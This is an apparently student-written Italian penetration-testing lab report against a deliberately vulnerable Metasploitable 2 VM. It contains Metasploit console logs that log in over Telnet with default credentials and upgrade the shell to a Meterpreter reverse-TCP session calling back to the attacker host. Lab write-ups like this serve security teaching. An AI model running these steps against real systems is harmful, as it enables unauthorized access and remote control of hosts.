Relazione Tecnica di Penetration Testing

Data: 20 Gennaio 2026

Target: Metasploitable 2 (192.168.40.21)

Attaccante: Kali Linux (192.168.40.20)

1) Introduzione


La presente relazione illustra le fasi di un'attività di **Vulnerability Assessment e Penetration Testing (VAPT)** condotta in un ambiente di laboratorio controllato. L'obiettivo principale è stato identificare i vettori di attacco presenti sul target **Metasploitable 2** (192.168.40.21), simulando il comportamento di un malintenzionato per valutare la robustezza delle difese perimetrali e la sicurezza dei servizi esposti.

2) Fase di Information Gathering ed Enumerazione

L'attività è iniziata con una scansione delle porte tramite **Nmap** per identificare i servizi attivi sul target.

-Comando utilizzato: ***nmap -sV*** al target (192.168.40.21)

-Risultati chiave: Sono state identificate numerose porte aperte (FTP, SSH, Telnet, HTTP, etc.). In particolare, l'attenzione è stata posta sul servizio **Telnet** sulla porta **23**, identificato come vulnerabile a causa di credenziali deboli.



3) Analisi delle Vulnerabilità e Sfruttamento (Exploitation)

È stato utilizzato il framework **Metasploit** per verificare la presenza di credenziali di default sul servizio Telnet.

-Scansione Ausiliaria: È stato utilizzato il modulo ***auxiliary/scanner/telnet/telnet_version*** per confermare l'accessibilità del servizio.

```
msf > search auxliary
[-] No results from search
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) >
```

-Brute Force/Credential Testing: Tramite il modulo ***auxiliary/scanner/telnet/telnet_login***, sono state testate le credenziali (msfadmin:msfadmin).

-Risultato: Accesso riuscito. Il sistema ha permesso l'apertura di una **Command Shell session**.

```
msf auxiliary(scanner/telnet/telnet_login) > set RHOST 192.168.40.21
RHOST => 192.168.40.21
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.40.21    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.40.21:23      - No active DB -- Credential data will not be saved!
[+] 192.168.40.21:23      - 192.168.40.21:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.40.21:23      - Attempting to start session 192.168.40.21:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.40.20:34461 → 192.168.40.21:23) at 2026-01-20 08:33:58 -0500
[*] 192.168.40.21:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```

4) Post-Exploitation: Upgrade della Sessione

Una semplice shell Telnet è limitata nelle funzionalità. È stato quindi eseguito un "**upgrade**" a una sessione **Meterpreter**, molto più potente per le attività di post-exploitation.

-Modulo utilizzato: *post/multi/manage/shell_to_meterpreter*

-Configurazione: Impostazione di **LHOST** (IP attaccante) e **SESSION** (ID della shell telnet).

```
Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST    192.168.40.20    no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module on
```

-Esito: Creazione con successo della **Sessione 5** su architettura x86/Linux.

```
msf post(multi/manage/shell_to_meterpreter) > run
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.40.20:4433
[*] Sending stage (1062760 bytes) to 192.168.40.21
[*] Meterpreter session 5 opened (192.168.40.20:4433 → 192.168.40.21:44588) at 2026-01-20 09:24:25 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
```


5) Analisi del Sistema Compromesso

Una volta ottenuta la sessione **Meterpreter**, sono stati eseguiti comandi di ricognizione interna:

-sysinfo: Conferma che il target è un sistema Ubuntu 8.04 (Kernel 2.6.24).

-getuid: Identifica l'utente corrente come **msfadmin** (non root).

-ipconfig / route: Analisi della configurazione di rete e delle rotte per eventuale pivoting.



6) Considerazioni per lo studente (Analisi Critica)

L'analisi condotta sul target ha evidenziato un livello di rischio **Critico**. La presenza di servizi obsoleti e l'utilizzo di credenziali predefinite rappresentano le vulnerabilità più gravi, poiché permettono a un attaccante di ottenere l'accesso iniziale al sistema senza la necessità di exploit complessi. Il successo dell'upgrade della sessione a **Meterpreter** dimostra inoltre come, una volta entrati, sia estremamente semplice stabilire una persistenza e prepararsi per un'ulteriore escalation di privilegi. Sebbene l'ambiente analizzato sia una macchina deliberatamente vulnerabile, le criticità riscontrate riflettono errori di configurazione comuni in contesti reali.